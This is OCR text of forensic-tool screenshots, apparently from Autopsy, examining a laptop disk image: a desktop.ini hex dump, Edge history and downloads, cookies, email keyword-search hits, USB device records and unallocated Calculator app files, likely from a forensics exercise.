
Metadata


Name:	/img_Laptop1Final.E01/vol_vol6/Program Files/desktop.ini
Type:	File System
MIME Type:	text/x-ini
Size:	174
File Name Allocation:	Allocated
Metadata Allocation:	Allocated
Modified:	2022-01-23 09:39:30 PST
Accessed:	2022-02-12 15:39:47 PST
Created:	2022-01-23 09:39:30 PST
Changed:	2022-02-03 22:14:48 PST
MD5:	6383522c180badc4e1d5c30a5c4f4913
SHA-256:	4705ba6793dc93c1bbe2a9e790e9e22778d217531b1750471206fd5c52bbd2b5
Hash Lookup Results:	UNKNOWN
Internal ID:	61940

Hex | Text | Application | File Metadata | OS Account | Data Artifacts | Analysis Results | Context | Annotations | Other Occurrences


Page: 1 of 1 Page Go to Page: 1 Jump to Offset Launch in HxD


```
0x00000000: FF FE 0D 00  0A 00 5B 00   2E 00 53 00  68 00 65 00    ......[...S.h.e.
0x00000010: 6C 00 6C 00  43 00 6C 00   61 00 73 00  73 00 49 00    l.l.C.l.a.s.s.I.
0x00000020: 6E 00 66 00  6F 00 5D 00   0D 00 0A 00  4C 00 6F 00    n.f.o.].....L.o.
0x00000030: 63 00 61 00  6C 00 69 00   7A 00 65 00  64 00 52 00    c.a.l.i.z.e.d.R.
0x00000040: 65 00 73 00  6F 00 75 00   72 00 63 00  65 00 4E 00    e.s.o.u.r.c.e.N.
0x00000050: 61 00 6D 00  65 00 3D 00   40 00 25 00  53 00 79 00    a.m.e.=.@.%.S.y.
0x00000060: 73 00 74 00  65 00 6D 00   52 00 6F 00  6F 00 74 00    s.t.e.m.R.o.o.t.
0x00000070: 25 00 5C 00  73 00 79 00   73 00 74 00  65 00 6D 00    %.\.s.y.s.t.e.m.
0x00000080: 33 00 32 00  5C 00 73 00   68 00 65 00  6C 00 6C 00    3.2.\.s.h.e.l.l.
0x00000090: 33 00 32 00  2E 00 64 00   6C 00 6C 00  2C 00 2D 00    3.2...d.l.l.,.-.
0x000000a0: 32 00 31 00  37 00 38 00   31 00 0D 00  0A 00          2.1.7.8.1.....
```







History				file:///C:/Users/Patrick/AppData/Local/Temp/LogiUI/Pak/ht...	2022-02-03 21:30:08 PST	file:///C:/Users/Patrick/AppData/Local/Temp/LogiUI/Pak/ht...
History			1	https://account.live.com/Abuse?mkt=EN-US&uiflavor=win...	2022-01-27 22:21:47 PST	https://account.live.com/Abuse?mkt=EN-US&uiflavor=win...
History			1	https://account.live.com/Abuse?mkt=EN-US&uiflavor=win...	2022-01-27 22:30:06 PST	https://account.live.com/Abuse?mkt=EN-US&uiflavor=win...
History			1	https://account.live.com/Abuse?mkt=EN-US&uiflavor=win...	2022-01-27 23:07:00 PST	https://account.live.com/Abuse?mkt=EN-US&uiflavor=win...
History			1	https://account.live.com/Abuse?mkt=EN-US&uiflavor=win...	2022-01-29 20:58:33 PST	https://account.live.com/Abuse?mkt=EN-US&uiflavor=win...
History			1	https://hacker-simulator.com/	2022-02-12 15:30:26 PST	https://hacker-simulator.com/
History			1	https://hacker-simulator.com/	2022-02-12 15:30:26 PST	https://hacker-simulator.com/


Hex
Text
Application
Source File Metadata
OS Account
Data Artifacts
Analysis Results
Context
Annotations
Other Occurrences
Result: 126 of 153
Result
Visit Details
Title: Online Hacker Simulator
Date Accessed: 2022-02-12 15:30:26 PST
Domain: hacker-simulator.com
URL: https://hacker-simulator.com/
Referrer URL: https://hacker-simulator.com/
Program Name: Microsoft Edge
Source
Data Source: Laptop1Final.E01
File: /img_Laptop1Final.E01/vol_vol6/Users/Patrick/AppData/Local/Microsoft/Edge/User Data/Default/History


Web Downloads
Table
Thumbnail
Summary
Page: 1 of 1
Pages:
Go to Page:
Source File
S
C
O
Path
URL
History
4
C:\Users\Patrick\Downloads\ChromeSetup.exe
https://www.google.com/chrome/
History
4
C:\Users\Patrick\Downloads\ChromeSetup.exe
https://dl.google.com/tag/s/appguid%3D%7B8A69D345-D...
History
1
C:\Users\Patrick\Downloads\DiscordSetup.exe
https://discord.com/api/downloads/distributions/app/install...
History
1
C:\Users\Patrick\Downloads\DiscordSetup.exe
https://dl.discordapp.net/distro/app/stable/win/x86/1.0.9...
History
1
C:\Users\Patrick\Downloads\ZeroTier One.msi
https://download.zerotier.com/dist/ZeroTier%20One.msi
History
1
C:\Users\Patrick\Downloads\JavaUninstallTool.exe
https://javadl-esd-secure.oracle.com/update/jut/JavaUnin...
History
1
C:\Users\Patrick\Downloads\jdk-8u181-windows-x64.exe
https://login.oracle.com/oam/server/sso/auth_cred_submit


Hex
Text
Application
Source File Metadata
OS Account
Data Artifacts
Analysis Results
Context
Annotations
Other Occurrences
Metadata
Name: /img_Laptop1Final.E01/vol_vol6/Users/Patrick/AppData/Local/Microsoft/Edge/User Data/Default/History
Type: File System
MIME Type: application/x-sqlite3
Size: 229376
File Name Allocation: Allocated
Metadata Allocation: Allocated
Modified: 2022-02-12 15:32:59 PST
Accessed: 2022-02-12 15:32:59 PST
Created: 2022-01-10 15:08:59 PST
Changed: 2022-02-12 15:32:59 PST
MD5: 559fcf9abb2b1cf51b0c463dfe8d867b
SHA-256: 33962bde5725a0b0c22db1213942901da444bbdf792d0f8fb175e2f315b7d318
Hash Lookup Results: UNKNOWN
Internal ID: 34697




Listing

Web Cookies

Table | Thumbnail | Summary

Page: 1 of 1 Pages: Go to Page:

Source File	S	C	O	URL	Date Accessed	Name	Value	Program Name	Domain
Cookies			1	ntp.msn.com	2022-02-12 15:29:33 PST	sptmarket		Microsoft Edge	ntp.msn.com
Cookies			1	.msn.com	2022-02-12 15:29:33 PST	_EDGE_V		Microsoft Edge	msn.com
Cookies			1	ntp.msn.com	2022-02-12 15:29:33 PST	MSFPC		Microsoft Edge	ntp.msn.com
Cookies			1	.msn.com	2022-02-12 15:29:33 PST	_SS		Microsoft Edge	msn.com
Cookies			4	.bing.com	2022-02-12 15:34:33 PST	SRCHD		Microsoft Edge	bing.com
Cookies			4	.bing.com	2022-02-12 15:34:33 PST	SRCHUID		Microsoft Edge	bing.com
Cookies			1	.microsoft.com	2022-02-12 15:29:33 PST	MC1		Microsoft Edge	microsoft.com
Cookies			1	microsoftedgewelcome.microsoft.com	2022-02-05 22:47:50 PST	MSFPC		Microsoft Edge	microsoftedgewelcome.microsoft.com
Cookies			4	www.bing.com	2022-02-12 15:17:40 PST	MUIDB		Microsoft Edge	www.bing.com
Cookies			4	.bing.com	2022-02-12 15:34:33 PST	ABDEF		Microsoft Edge	bing.com
Cookies			4	www2.bing.com	2022-02-03 18:09:41 PST	MUIDB		Microsoft Edge	www2.bing.com
Cookies			4	.google.com	2022-01-19 22:41:08 PST	_ga		Microsoft Edge	google.com
Cookies			4	.bing.com	2022-02-12 15:34:33 PST	MUID		Microsoft Edge	bing.com
Cookies			1	.msn.com	2022-02-12 15:29:33 PST	MUID		Microsoft Edge	msn.com
Cookies			4	.c.bing.com	2022-02-05 22:47:54 PST	SRM_M		Microsoft Edge	c.bing.com
Cookies			1	.c.msn.com	2022-02-03 21:51:07 PST	SRM_M		Microsoft Edge	c.msn.com
Cookies			1	.reddit.com	2022-02-03 20:45:39 PST	csv		Microsoft Edge	reddit.com



Listing

(\{?)[a-zA-Z0-9%+_\-]+(\.[a-zA-Z0-9%+_\-]+)*(\}?)\@([a-zA-Z0-9]([a-zA-Z0-9\-]*[a-zA-Z0-9])?\.)+[a-zA-Z]{2,4}

Table | Thumbnail | Summary

Page: Pages: Go to Page:

List Name	Files with Hits
%728h@j.mp (1)	1
%748237%728h@j.mp (2)	2
%7c@i.sg (4)	4
%s@members.3322.org (1)	1
%ws.t@api.ma (1)	1
+chg@pg8.cc (1)	1
+d@f.film (2)	2
+fe@1obfuscator.hu (2)	2
--@ab.cc (3)	3
-17-@582tocoughlin.com (1)	1
-@hdog.sy (1)	1
-@hj01n.zip (2)	2
-cert-v01@openssh.com (2)	2
-cz@1.pa (4)	4
-ki@o9.tl (3)	3
-m58@mail.ru (2)	2
-name@bit.ly (2)	2

Listing

USB Device Attached

Table | Thumbnail | Summary

Page: 1 of 1 Pages: Go to Page:

Source File	S	C	O	Date/Time	Device Make	Device Model	Device ID
SYSTEM			1	2022-02-12 14:47:39 PST		ROOT_HUB30	4&3956dc5b&0&0
SYSTEM			1	2022-02-12 14:47:41 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	200901010001
SYSTEM			1	2022-02-12 14:47:42 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	6&a631fef&0&0000
SYSTEM			1	2022-02-12 14:47:42 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	6&a631fef&0&0002
SYSTEM			1	2022-02-12 14:47:41 PST	Intel Corp.	Product: 0A2B	5&3ff26ec&0&7
SYSTEM			1	2022-02-03 21:05:48 PST		ROOT_HUB30	4&3956dc5b&0&0
SYSTEM			1	2022-01-21 17:22:30 PST	Apple, Inc.	Product: 12A8	fb028ddefa8af7df5b12d3e729f075d150637a31
SYSTEM			1	2022-01-21 17:22:32 PST	Apple, Inc.	Product: 12A8	6&29be3f9f&0&0000
SYSTEM			1	2022-02-03 21:05:49 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	200901010001
SYSTEM			1	2022-02-03 21:05:51 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	6&a631fef&0&0000
SYSTEM			1	2022-02-03 21:05:51 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	6&a631fef&0&0002
SYSTEM			1	2022-01-10 15:06:19 PST	ASIX Electronics Corp.	Product: 1790	000050B6288F09
SYSTEM			1	2022-01-10 15:03:37 PST	Chipsbank Microelectronics Co., Ltd	Product: 198A	5&3ff26ec&0&1
SYSTEM			1	2022-02-03 21:05:51 PST	Intel Corp.	Product: 0A2B	5&3ff26ec&0&7

Result: 2 of 7 Result

Type	Value
Date/Time	2022-02-12 14:47:41 PST
Device Make	Cheng Uei Precision Industry Co., Ltd (Foxlink)
Device Model	Product: 0815
Device ID	200901010001
Source File Path	/img_Laptop1Final.E01/vol_vol6/Windows/System32/config/SYSTEM
Artifact ID	-9223372036854775682

Hex | Text | Application | Source File Metadata | OS Account | Data Artifacts | Analysis Results | Context | Annotations | Other Occurrences

Metadata

Name:	/img_Laptop1Final.E01/vol_vol6/Windows/System32/config/SYSTEM
Type:	File System
MIME Type:	application/x.windows-registry
Size:	30146560
File Name Allocation:	Allocated
Metadata Allocation:	Allocated
Modified:	2022-02-12 15:16:56 PST
Accessed:	2022-02-12 15:16:56 PST
Created:	2022-01-23 09:31:20 PST
Changed:	2022-02-03 22:15:31 PST
MD5:	f1948c372227fb2680af75ee58954e05
SHA-256:	545ac21ca335836d97f20580a97603b777284751358f5a97bff60d90f9230db2
Hash Lookup Results:	UNKNOWN
Internal ID:	290399





Table | Thumbnail | Summary

Page: 1 of 4 Pages: Go to Page:

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)
CalculatorAppList.targetsize-36_altform-unplated.png			0	2022-01-23 10...	2022-02-08 19...	2022-02-05 2...	2022-01-23 10...	0	Unallocated	Unallocated
WinMetadata				2022-02-08 19...	2022-02-08 19...	2022-02-08 1...	2022-01-23 10...	48	Unallocated	Unallocated
[current folder]				2022-02-08 19...	2022-02-08 19...	2022-02-08 1...	2022-01-23 10...	48	Unallocated	Unallocated
[parent folder]				2022-02-08 19...	2022-02-08 19...	2022-02-08 1...	2022-01-23 10...	48	Unallocated	Unallocated
Microsoft.UI.Xaml.winmd			1	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	236936	Unallocated	Unallocated
AppxSignature.p7x			0	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	11015	Unallocated	Unallocated
AppxBlockMap.xml			1	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	49782	Unallocated	Unallocated
TraceLogging.dll			0	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	28672	Unallocated	Unallocated
GraphControl.dll			1	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	671232	Unallocated	Unallocated
resources.pri			0	2022-01-23 10...	2022-02-03 22...	2022-02-08 2...	2022-01-23 10...	435768	Unallocated	Unallocated
CalculatorApp.winmd			1	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	137216	Unallocated	Unallocated
TraceLogging.winmd			1	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	4608	Unallocated	Unallocated
GraphingImpl.dll			0	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	72192	Unallocated	Unallocated
omsautimmss.dll			0	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	6774...	Unallocated	Unallocated
AppxManifest.xml			1	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	4884	Unallocated	Unallocated
